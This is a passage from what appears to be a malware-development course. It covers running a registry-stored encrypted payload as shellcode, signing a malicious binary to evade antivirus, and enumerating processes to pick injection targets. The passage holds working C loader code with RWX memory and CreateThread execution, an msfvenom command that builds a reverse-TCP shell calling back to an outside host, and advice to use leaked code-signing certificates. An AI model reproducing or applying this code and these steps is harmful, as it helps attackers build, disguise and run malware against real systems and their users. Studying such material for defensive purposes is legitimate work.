    LSTATUS     STATUS            = NULL;
    DWORD       dwBytesRead       = sPayloadSize;
    PVOID       pBytes            = NULL;


    pBytes = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sPayloadSize);
    if (pBytes == NULL){
        printf("[!] HeapAlloc Failed With Error : %d\n", GetLastError());
        return FALSE;
    }

    STATUS = RegGetValueA(HKEY_CURRENT_USER, REGISTRY, REGSTRING, RRF_RT_ANY, NULL, pBytes, &dwByt
esRead);
    if (ERROR_SUCCESS != STATUS) {
        printf("[!] RegGetValueA Failed With Error : %d\n", STATUS);
        return FALSE;
    }

    if (sPayloadSize != dwBytesRead) {
        printf("[!] Total Bytes Read : %d ; Instead Of Reading : %d\n", dwBytesRead, sPayloadSiz
e);
        return FALSE;
    }

    *ppPayload = pBytes;

    return TRUE;
}
```


Executing Payload

Once the payload is read from the registry and stored inside the allocated buffer, the `RunShellcode` function is used to execute the payload. Note that this function was explained in earlier modules.


```
BOOL RunShellcode(IN PVOID pDecryptedShellcode, IN SIZE_T sDecryptedShellcodeSize) {

    PVOID pShellcodeAddress = NULL;
    DWORD dwOldProtection   = NULL;

    pShellcodeAddress = VirtualAlloc(NULL, sDecryptedShellcodeSize, MEM_COMMIT | MEM_RESERVE, PAGE
_READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAlloc Failed With Error : %d \n", GetLastError());
        return FALSE;
    }

    printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);

    memcpy(pShellcodeAddress, pDecryptedShellcode, sDecryptedShellcodeSize);
    memset(pDecryptedShellcode, '\0', sDecryptedShellcodeSize);

    if (!VirtualProtect(pShellcodeAddress, sDecryptedShellcodeSize, PAGE_EXECUTE_READWRITE, &dwOld
Protection)) {
        printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
        return FALSE;
    }

    printf("[#] Press <Enter> To Run ... ");
    getchar();

    if (CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) == NULL) {
        printf("[!] CreateThread Failed With Error : %d \n", GetLastError());
        return FALSE;
    }

    return TRUE;
}
```

Writing To The Registry - Demo


Before executing the compiled code shown above, the registry key looks like this:



After running the program, a new registry string value is created with the RC4 encrypted payload.




Double-clicking on `MaldevAcademy` will show the payload in HEX and ASCII format.



Reading The Registry - Demo

The program begins by reading the encrypted payload from the Registry.



Next, the program will decrypt the payload.

Finally, the decrypted payload is executed.

32. Malware Binary Signing

Malware Binary Signing


Introduction

When a user attempts to download a legitimate executable file from the internet, it is often signed by the company as a way of proving to the user that it is a trustworthy executable. Although security solutions will still scan the executable, additional scrutiny would've been placed on it had the binary been unsigned.

This module walks through the steps required to sign a malicious binary which can increase its trustworthiness. The module will be demonstrating binary signing on an executable generated via Msfvenom: `msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.0.1 LPORT=4444 -f exe -o maldev.exe`

Testing Binary Detection Rate

Before starting, the binary was uploaded to VirusTotal in order to see the detection rate before signing the binary. The detection rate is quite high with 52/71 vendors flagging the file as being malicious.



Obtaining a Certificate

There are several ways to get a certificate:

- The most ideal way is to purchase the certificate from a trusted vendor such as DigiCert.
- Another possibility is to use a self-signed certificate. Although this will not be as effective as a trusted certificate, this module will prove that it can still have an impact on detection rates.
- The last option would be to find valid certificates that are leaked on the internet (e.g. on Github). Ensure no laws are broken by using these leaked certificates.

Generating a Certificate

This demo will use the self-signed certificate route. This requires `openssl` which is pre-built into Kali Linux.


To create a certificate first generate the required `pem` files. The tool requires information to include inside the certificate.

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 365
```

```
+..+.+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AU
State or Province Name (full name) [Some-State]:Maldev
Locality Name (eg, city) []:Maldev
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Maldev
Organizational Unit Name (eg, section) []:Maldev
Common Name (e.g. server FQDN or YOUR name) []:Maldev
Email Address []:Maldev@example.com
```

Next, generate a `pfx` file using the `pem` files. The tool will ask for a key phrase to be entered.

```
openssl pkcs12 -inkey key.pem -in cert.pem -export -out sign.pfx
```



Signing The Binary

Signing the binary requires `signtool.exe` which is part of Windows SDK. It can be installed here. Once that's done, the binary can be signed using the command below.

```
signtool sign /f sign.pfx /p <pfx-password> /t http://timestamp.digicert.com /fd sha256 binary.exe
```

Viewing the binary's properties will now show a "Digital Signature" tab which shows the details of the certificate that was used to sign the binary. It also shows a warning that the certificate is not trusted.

Testing Signed Binary Detection Rate

The binary is re-uploaded to VirusTotal to check if there was an impact on the detection rate. Unsurprisingly, the number of security solutions that flagged the file dropped from 52 to 47. Initially, it may not appear as a massive drop in detection rate but it must be emphasized that no changes were made to the file besides signing it with a certificate.

33. Process Enumeration - EnumProcesses

Process Enumeration - EnumProcesses

Introduction

One way to perform process enumeration was previously demonstrated in the process injection module that used `CreateToolHelp32Snapshot`. This module will demonstrate another way to perform process enumeration using `EnumProcesses`.

It's important for malware authors to be able to implement a technique within their malware in several ways to remain unpredictable in their actions.

EnumProcesses

Start by reviewing Microsoft's documentation on EnumProcesses. Notice that the function returns the Process IDs (PIDs) as an array, without the associated process names. The problem is that only having PIDs without the associated process names makes it difficult to identify the process from a human perspective.

The solution is to use
the OpenProcess, GetModuleBaseName and EnumProcessModules WinAPIs.

1. `OpenProcess` will be used to open a handle to a PID
   with `PROCESS_QUERY_INFORMATION` and `PROCESS_VM_READ` access rights.
2. `EnumProcessModules` will be used to enumerate all the modules within the opened process. This is required for step 3.
3. `GetModuleBaseName` will determine the name of the process, given the enumerated process modules from step 2.

EnumProcesses Advantage

Using the `CreateToolhelp32Snapshot` process enumeration method, a snapshot is created and a string comparison is performed to determine whether the process name matches the intended target process. The issue with that method is when there are multiple instances of a process running at different privilege levels, there's no way to differentiate

them during the string comparison. For example, some `svchost.exe` processes run with normal user privileges whereas others run with elevated privileges. There is no way to determine the privilege level of `svchost.exe` during the string comparison. Therefore the only indicator as to whether it's privileged is if the `OpenProcess` call fails (assuming that the implementation is running with normal user privileges).

On the other hand, using the `EnumProcesses` process enumeration method provides the PID and handle to the process, and the objective is to obtain the process name. This method is guaranteed to be successful since a handle to the process already exists.

Code Walkthrough

This section will explain code snippets that are based on Microsoft's example of process enumeration.

PrintProcesses Function

`PrintProcesses` is a custom function that prints the process name and PID of the enumerated processes. Only processes running with the same privileges as the implementation can have their information retrieved. Information about elevated processes cannot be retrieved, again, assuming the implementation is running with normal user privileges. Attempts to open a handle to high-privileged processes using `OpenProcess` will result in `ERROR_ACCESS_DENIED` error.

It's possible to use `OpenProcess`'s response as an indicator to determine if the process can be targeted. Processes that cannot have a handle open to them cannot be targeted whereas the ones with a handle successfully opened can be targeted.

```
BOOL PrintProcesses() {

  DWORD   adwProcesses  [1024 * 2],
          dwReturnLen1    = NULL,
          dwReturnLen2    = NULL,
          dwNmbrOfPids    = NULL;

  HANDLE    hProcess    = NULL;
  HMODULE   hModule     = NULL;

  WCHAR   szProc      [MAX_PATH];

  // Get the array of PIDs
  if (!EnumProcesses(adwProcesses, sizeof(adwProcesses), &dwReturnLen1)) {
    printf("[!] EnumProcesses Failed With Error : %d \n", GetLastError());
```

```
    return FALSE;
  }

  // Calculating the number of elements in the array
  dwNmbrOfPids = dwReturnLen1 / sizeof(DWORD);

  printf("[i] Number Of Processes Detected : %d \n", dwNmbrOfPids);

  for (int i = 0; i < dwNmbrOfPids; i++) {

    // If process is not NULL
    if (adwProcesses[i] != NULL) {

      // Open a process handle
      if ((hProcess = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, adwProcesses
[i])) != NULL) {

        // If handle is valid
        // Get a handle of a module in the process 'hProcess'
        // The module handle is needed for 'GetModuleBaseName'
        if (!EnumProcessModules(hProcess, &hModule, sizeof(HMODULE), &dwReturnLen2)) {
          printf("[!] EnumProcessModules Failed [ At Pid: %d ] With Error : %d \n", adwProcesses
[i], GetLastError());
        }
        else {
          // If EnumProcessModules succeeded
          // Get the name of 'hProcess' and save it in the 'szProc' variable
          if (!GetModuleBaseName(hProcess, hModule, szProc, sizeof(szProc) / sizeof(WCHAR))) {
            printf("[!] GetModuleBaseName Failed [ At Pid: %d ] With Error : %d \n", adwProcesses
[i], GetLastError());
          }
          else {
            // Printing the process name & its PID
            wprintf(L"[%0.3d] Process \"%s\" - Of Pid : %d \n", i, szProc, adwProcesses[i]);
          }
        }

        // Close process handle
        CloseHandle(hProcess);
      }
    }

    // Iterate through the PIDs array
  }

  return TRUE;
}
```

GetRemoteProcessHandle Function

The code snippet below is an update to the previous `PrintProcesses` function. `GetRemoteProcessHandle` will perform the same tasks as `PrintProcesses` except it will return a handle to the specified process.

The updated function uses `wcscmp` to verify the target process. Furthermore, `OpenProcess`'s access control is changed from `PROCESS_QUERY_INFORMATION | PROCESS_VM_READ` to `PROCESS_ALL_ACCESS` to provide more access to the returned process object.


```
BOOL GetRemoteProcessHandle(LPCWSTR szProcName, DWORD* pdwPid, HANDLE* phProcess) {

  DWORD   adwProcesses  [1024 * 2],
          dwReturnLen1    = NULL,
          dwReturnLen2    = NULL,
          dwNmbrOfPids    = NULL;

  HANDLE    hProcess    = NULL;
  HMODULE   hModule     = NULL;

  WCHAR   szProc      [MAX_PATH];

  // Get the array of PIDs
  if (!EnumProcesses(adwProcesses, sizeof(adwProcesses), &dwReturnLen1)) {
    printf("[!] EnumProcesses Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Calculating the number of elements in the array
  dwNmbrOfPids = dwReturnLen1 / sizeof(DWORD);

  printf("[i] Number Of Processes Detected : %d \n", dwNmbrOfPids);

  for (int i = 0; i < dwNmbrOfPids; i++) {

    // If process is not NULL
    if (adwProcesses[i] != NULL) {

      // Open a process handle
      if ((hProcess = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, adwProcesses
[i])) != NULL) {

        // If handle is valid
        // Get a handle of a module in the process 'hProcess'.
        // The module handle is needed for 'GetModuleBaseName'
        if (!EnumProcessModules(hProcess, &hModule, sizeof(HMODULE), &dwReturnLen2)) {
          printf("[!] EnumProcessModules Failed [ At Pid: %d ] With Error : %d \n", adwProcesses
[i], GetLastError());
        }
```

```
        else {
          // If EnumProcessModules succeeded
          // Get the name of 'hProcess' and save it in the 'szProc' variable
          if (!GetModuleBaseName(hProcess, hModule, szProc, sizeof(szProc) / sizeof(WCHAR))) {
            printf("[!] GetModuleBaseName Failed [ At Pid: %d ] With Error : %d \n", adwProcesses
[i], GetLastError());
          }
          else {
            // Perform the comparison logic
            if (wcscmp(szProcName, szProc) == 0) {
              wprintf(L"[+] FOUND \"%s\" - Of Pid : %d \n", szProc, adwProcesses[i]);
              // Return by reference
              *pdwPid   = adwProcesses[i];
              *phProcess  = hProcess;
              break;
            }
          }
        }

        CloseHandle(hProcess);
      }
    }
  }

  // Check if pdwPid or phProcess are NULL
  if (*pdwPid == NULL || *phProcess == NULL)
    return FALSE;
  else
    return TRUE;
}
```

PrintProcesses - Example

```
C:\Users\User\Desktop\Intermediate\EnumProcesses\x64\Debug\EnumProcesses.exe
[i] Number Of Processes Detected : 235
[118] Process "nvcontainer.exe" - Of Pid : 20760
[119] Process "nvcontainer.exe" - Of Pid : 18920
[120] Process "svchost.exe" - Of Pid : 5852
[121] Process "svchost.exe" - Of Pid : 10892
[122] Process "sihost.exe" - Of Pid : 21528
[123] Process "svchost.exe" - Of Pid : 19340
[124] Process "igfxEMN.exe" - Of Pid : 14500
[125] Process "Explorer.EXE" - Of Pid : 20988
[126] Process "taskhostw.exe" - Of Pid : 8980
[127] Process "svchost.exe" - Of Pid : 7856
[128] Process "svchost.exe" - Of Pid : 8332
[129] Process "Widgets.exe" - Of Pid : 8700
[130] Process "SearchHost.exe" - Of Pid : 2308
[131] Process "StartMenuExperienceHost.exe" - Of Pid : 19144
[132] Process "RuntimeBroker.exe" - Of Pid : 13980
[133] Process "RuntimeBroker.exe" - Of Pid : 18332
[134] Process "svchost.exe" - Of Pid : 1904
[135] Process "DllHost.exe" - Of Pid : 6520
[136] Process "NVIDIA Web Helper.exe" - Of Pid : 2568
[137] Process "conhost.exe" - Of Pid : 16800
[139] Process "PhoneExperienceHost.exe" - Of Pid : 5960
[140] Process "RuntimeBroker.exe" - Of Pid : 20440
[142] Process "NVIDIA Share.exe" - Of Pid : 3096
[143] Process "NVIDIA Share.exe" - Of Pid : 19600
[144] Process "NVIDIA Share.exe" - Of Pid : 18916
[145] Process "TextInputHost.exe" - Of Pid : 12904
[146] Process "chrome.exe" - Of Pid : 10812
[147] Process "chrome.exe" - Of Pid : 16648
[148] Process "chrome.exe" - Of Pid : 16944
[149] Process "chrome.exe" - Of Pid : 2392
[150] Process "SecurityHealthSystray.exe" - Of Pid : 1780
[151] Process "chrome.exe" - Of Pid : 21928
[152] Process "chrome.exe" - Of Pid : 21964
[153] Process "chrome.exe" - Of Pid : 17956
[154] Process "chrome.exe" - Of Pid : 22820
[155] Process "chrome.exe" - Of Pid : 15552
[156] Process "RtkAudUService64.exe" - Of Pid : 11308
[157] Process "msedge.exe" - Of Pid : 2600
[158] Process "msedge.exe" - Of Pid : 17260
[159] Process "msedge.exe" - Of Pid : 12448
[160] Process "msedge.exe" - Of Pid : 14720
[161] Process "msedge.exe" - Of Pid : 9344
[162] Process "nahimicNotifSys.exe" - Of Pid : 15892
[163] Process "SystemSettings.exe" - Of Pid : 22772
[164] Process "ApplicationFrameHost.exe" - Of Pid : 4084
[165] Process "MoNotificationUx.exe" - Of Pid : 1820
[166] Process "SDXHelper.exe" - Of Pid : 7724
[167] Process "DllHost.exe" - Of Pid : 14792
[168] Process "svchost.exe" - Of Pid : 18824
[169] Process "svchost.exe" - Of Pid : 9780
[170] Process "chrome.exe" - Of Pid : 1260
[172] Process "DllHost.exe" - Of Pid : 4280
[173] Process "Telegram.exe" - Of Pid : 18140
[174] Process "DllHost.exe" - Of Pid : 14512
[175] Process "DllHost.exe" - Of Pid : 12624
[176] Process "devenv.exe" - Of Pid : 19724
[177] Process "Microsoft.ServiceHub.Controller.exe" - Of Pid : 18024
[178] Process "ServiceHub.VSDetouredHost.exe" - Of Pid : 15676
[179] Process "ServiceHub.ThreadedWaitDialog.exe" - Of Pid : 16856
[180] Process "ServiceHub.IndexingService.exe" - Of Pid : 12096
```

GetRemoteProcessHandle - Example



34. Process Enumeration - NtQuerySystemInformation

Process Enumeration - NtQuerySystemInformation

Introduction

This module discusses a more unique way of performing process enumeration using `NtQuerySystemInformation`, which is a **syscall** (more on syscalls later). `NtQuerySystemInformation` is exported from the `ntdll.dll` module and therefore it will require the use of `GetModuleHandle` and `GetProcAddress`.

Microsoft's documentation on `NtQuerySystemInformation` shows that it is capable of returning a lot of information about the system. The focus of this module will be on using it to perform process enumeration.

Retrieve NtQuerySystemInformation's Address

As previously mentioned, `GetProcAddress` and `GetModuleHandle` are needed to retrieve `NtQuerySystemInformation`'s address from `ntdll.dll`.

```
// Function pointer
typedef NTSTATUS (NTAPI* fnNtQuerySystemInformation)(
  SYSTEM_INFORMATION_CLASS SystemInformationClass,
  PVOID                    SystemInformation,
  ULONG                    SystemInformationLength,
  PULONG                   ReturnLength
);

fnNtQuerySystemInformation pNtQuerySystemInformation = NULL;

// Getting NtQuerySystemInformation's address
pNtQuerySystemInformation = (fnNtQuerySystemInformation)GetProcAddress(GetModuleHandle(L"NTDLL.DL
L"), "NtQuerySystemInformation");
if (pNtQuerySystemInformation == NULL) {
  printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
  return FALSE;
}
```


NtQuerySystemInformation Parameters

`NtQuerySystemInformation`'s parameters are shown below.

```
__kernel_entry NTSTATUS NtQuerySystemInformation(
  [in]            SYSTEM_INFORMATION_CLASS SystemInformationClass,
  [in, out]       PVOID                    SystemInformation,
  [in]            ULONG                    SystemInformationLength,
  [out, optional] PULONG                   ReturnLength
);
```

- `SystemInformationClass` - Decides what type of system information the function returns.
- `SystemInformation` - A pointer to a buffer that will receive the requested information. The returned information will be in a form of a structure of type specified according to the `SystemInformationClass` parameter.
- `SystemInformationLength` - The size of the buffer pointed to by the `SystemInformation` parameter, in bytes.
- `ReturnLength` - A pointer to a ULONG variable that will receive the actual size of the information written to `SystemInformation`.

Since the objective is process enumeration, the SystemProcessInformation flag will be used. Using this flag will make the function return an array of `SYSTEM_PROCESS_INFORMATION` structures (via the `SystemInformation` parameter), one for each process running in the system.



SYSTEM_PROCESS_INFORMATION Structure

The next step is to review Microsoft's documentation to understand what the `SYSTEM_PROCESS_INFORMATION` structure looks like.

```
typedef struct _SYSTEM_PROCESS_INFORMATION {
    ULONG NextEntryOffset;
    ULONG NumberOfThreads;
    BYTE Reserved1[48];
    UNICODE_STRING ImageName;
    KPRIORITY BasePriority;
    HANDLE UniqueProcessId;
    PVOID Reserved2;
    ULONG HandleCount;
    ULONG SessionId;
